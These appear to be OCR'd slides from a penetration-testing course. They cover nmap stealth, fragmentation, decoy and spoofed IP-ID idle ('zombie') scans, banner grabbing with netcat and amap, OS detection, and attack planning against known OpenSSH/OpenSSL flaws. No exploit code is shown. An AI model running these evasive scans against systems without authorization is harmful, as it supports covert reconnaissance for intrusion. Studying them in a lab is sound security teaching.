


Scanning

-- Port Scanning --

Nmap: port scan (stealth scan)

```
# nmap -n -sS -P0 -p 80 192.168.22.21,22,24
# nmap -n -sS -P0 -p 110 192.168.22.21,22,24
```



Scanning

-- Port Scanning --

Nmap: port scan

```
# nmap -n -sT -P0 -p 20-25,80,443 192.168.22.21,22,24

# nmap -n -sS -P0 -p 20-25,80,443 192.168.22.21,22,24
```

Techniques to stay anonymous:

```
silent scan:
# nmap -n -sT -P0 -T sneaky -p 20-25,80 192.168.22.22

fragmentation scan
# nmap -n -P0 -f -p 20-25,80 192.168.22.22

decoy scan
# nmap -n -P0 -D 1.1.1.1,2.2.2.2,ME,3.3.3.3 -p 80 <host>
```

Scanning

-- Exercise --

Scan the MUMM.LU network:

Advanced Scanning
-- IP-ID Idle Scan --

Exercise: Who the hell is scanning you?

target perform:

```
# tcpdump -n -i eth0 host 192.168.4.<your IP Address>
```

```
attacker perform: (idle_scan)
```

Advanced Scanning


-- IP-ID Idle Scan --

- based on IP-ID prediction
- example with `hping2 -SA -p 80 -c 5 <switch ip>`
- all packets have Fragment-ID Number
- every new packet increases the IP ID Number
- by most systems IP ID + 1
- this is exploitable
- by monitoring the IP ID value of a host
- you know how many packets he sends
- this could be abused for zombie port scanning

Advanced Scanning


-- IP-ID Idle Scan --

Step 1: A) send SYN/ACK to Zombie
B) investigate the answer IPID
C) repeate A) and B) multiple times, verify quality of Zombie




Advanced Scanning
-- IP-ID Idle Scan --

Step 2: A) Send SYN to target BUT spoof the Source IP Adress, claim to be the Zombie
B) open port: Target send SYN/ACK to Zombie
C) open port: Zombie send RST and increase IPID to Target




Advanced Scanning
-- IP-ID Idle Scan --

Step 2: A) Send SYN to target BUT spoof the Source IP Adress, claim to be the Zombie
B) close port: Target simply send a RST to the Zombie



Advanced Scanning
-- IP-ID Idle Scan --

Step 3: A) send SYN/ACK to Zombie
B) investigate the answer IPID
If IPID = 6 → port was close
If IPID = 7 → port was open



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Advanced Scanning
-- IP-ID Idle Scan --

IP ID Idle Scan with nmap

```
# nmap -n -P0 -p20-25,80,443 -sI <zombie> <target>
# nmap -n -P0 -p20-25,80,443 -sI 10.10.10.10 10.10.11.11
```

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Scanning
-- Identifying Services --

Banner Grabbing & Version Mapping:

- What services are bound to the port:
  - -- identifying service / protocoll;
  - -- identifying Server-Software;
  - -- identifying Version Number;
  - -- identifying additional Modules etc.

automatic approach

```
# nmap -n -p 20-25,80,443 -sV 192.168.22.22,25

# nmap -n -p 20-25,80,443 -oM scan1 192.168.22.22,25
# amap -B -i scan1
# amap -i scan1
```

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Scanning
-- Identifying Services --

Banner Grabbing & Version Mapping:


manual approach with Netcat

```
# nc 192.168.22.22 22
# nc 192.168.22.22 80
    HEAD / HTTP/1.0
# nc 192.168.22.21 21
# nc 192.168.22.21 80
    HEAD / HTTP/1.0
```

OS Detection

```
# nmap -O 192.168.22.22,25
# xprobe2 192.168.22.22
# xprobe2 -p tcp:443:open 192.168.22.22
```

Hacking Techniques



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Gaining Access
-- Where are we now --

At this point we know (without doing something illegal at all):
- -- Targets business (products, partners, emplyees)
- -- overview of the network topology
- -- overview of live servers and open ports
- -- services in use, server-software, version numbers

How to proceed:
- -- is there a known vulnerability
- -- do we know a vulnerability
- -- known configuration problems
- -- default passwords

prepare attack
- -- research on internet for known security holes
- -- default passwords; common misconfigurations
- -- setup a test environment to practice the attack
- -- ideal: fire one single attack

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
Gaining Access



Title: OpenSSH

Version: 3.5 p1

Submit

OpenSSH GSSAPI Credential Disclosure Vulnerability
2006-01-18
http://www.securityfocus.com/bid/14729

OpenSSH-portable PAM Authentication Remote Information Disclosure Vulnerability
2004-11-30
http://www.securityfocus.com/bid/11781

OpenSSH LoginGraceTime Remote Denial Of Service Vulnerability
2004-01-28
http://www.securityfocus.com/bid/14963


OpenSSH PAM Conversation Memory Scrubbing Weakness
2003-11-13
http://www.securityfocus.com/bid/9040

OpenSSH Buffer Mismanagement Vulnerabilities
2003-09-16
http://www.securityfocus.com/bid/8628

OpenSSH Remote Root Authentication Timing Side-Channel Weakness
2003-05-01
http://www.securityfocus.com/bid/7482

OpenSSH-portable Enabled PAM Delay Information Disclosure Vulnerability
2003-04-30
http://www.securityfocus.com/bid/7467

Gaining Access



Vendor: OpenSSL Project

Title: OpenSSL

Version: 0.9.6 b

Submit

OpenSSL Insecure Protocol Negotiation Weakness
2005-10-11
http://www.securityfocus.com/bid/15071

Advanced Encryption Standard Cache Timing Key Disclosure Vulnerability
2005-05-26
http://www.securityfocus.com/bid/13785

